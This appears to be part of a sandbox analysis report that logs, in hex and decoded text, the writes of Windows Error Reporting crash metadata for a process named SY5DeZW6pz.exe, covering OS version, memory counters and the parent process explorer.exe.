C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 35 00 38 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5580</Pid>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1002	74	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 53 00 59 00 35 00 44 00 65 00 5a 00 57 00 36 00 70 00 7a 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>SY5DeZW6pz.exe</ImageName>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1076	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1080	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1084	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1174	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1178	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1182	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 33 00 33 00 31 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>13313</Uptime>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1226	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1230	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1234	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1316	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1320	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1324	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1376	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1380	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1384	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1428	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1432	2	09 00		success or wait	3	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1438	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 33 00 31 00 36 00 37 00 36 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>93167616</PeakVirtualSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1524	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1528	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1534	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 31 00 38 00 37 00 37 00 33 00 37 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>91877376</VirtualSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1604	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1608	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1614	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 33 00 30 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>4309</PageFaultCount>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1688	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1692	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1698	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 35 00 36 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>10256384</PeakWorkingSetSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1796	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1800	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1806	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 35 00 36 00 33 00 38 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>10256384</WorkingSetSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1888	4	0d 00 0a 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1892	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	1898	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 31 00 35 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>171584</QuotaPeakPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2012	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2016	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2022	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 31 00 34 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>171472</QuotaPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2120	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2124	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2130	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 36 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22624</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2254	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2258	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2264	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 38 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21840</QuotaNonPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2372	4	0d 00 0a 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2376	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2382	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 35 00 32 00 33 00 35 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4452352</PagefileUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2458	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2462	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2468	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 36 00 30 00 35 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4460544</PeakPagefileUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2560	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2564	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2570	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 35 00 32 00 33 00 35 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4452352</PrivateUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2642	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2646	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2650	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2696	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2700	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2704	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2734	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2738	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2744	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2784	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2788	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2796	30	3c 00 50 00 69 00 64 00 3e 00 33 00 35 00 32 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3528</Pid>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2826	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2830	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2838	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2908	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2912	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	2920	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3010	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3014	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3022	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 30 00 39 00 36 00 32 00 32 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6096226</Uptime>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3070	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3074	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3082	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3160	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3164	2	09 00		success or wait	4	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
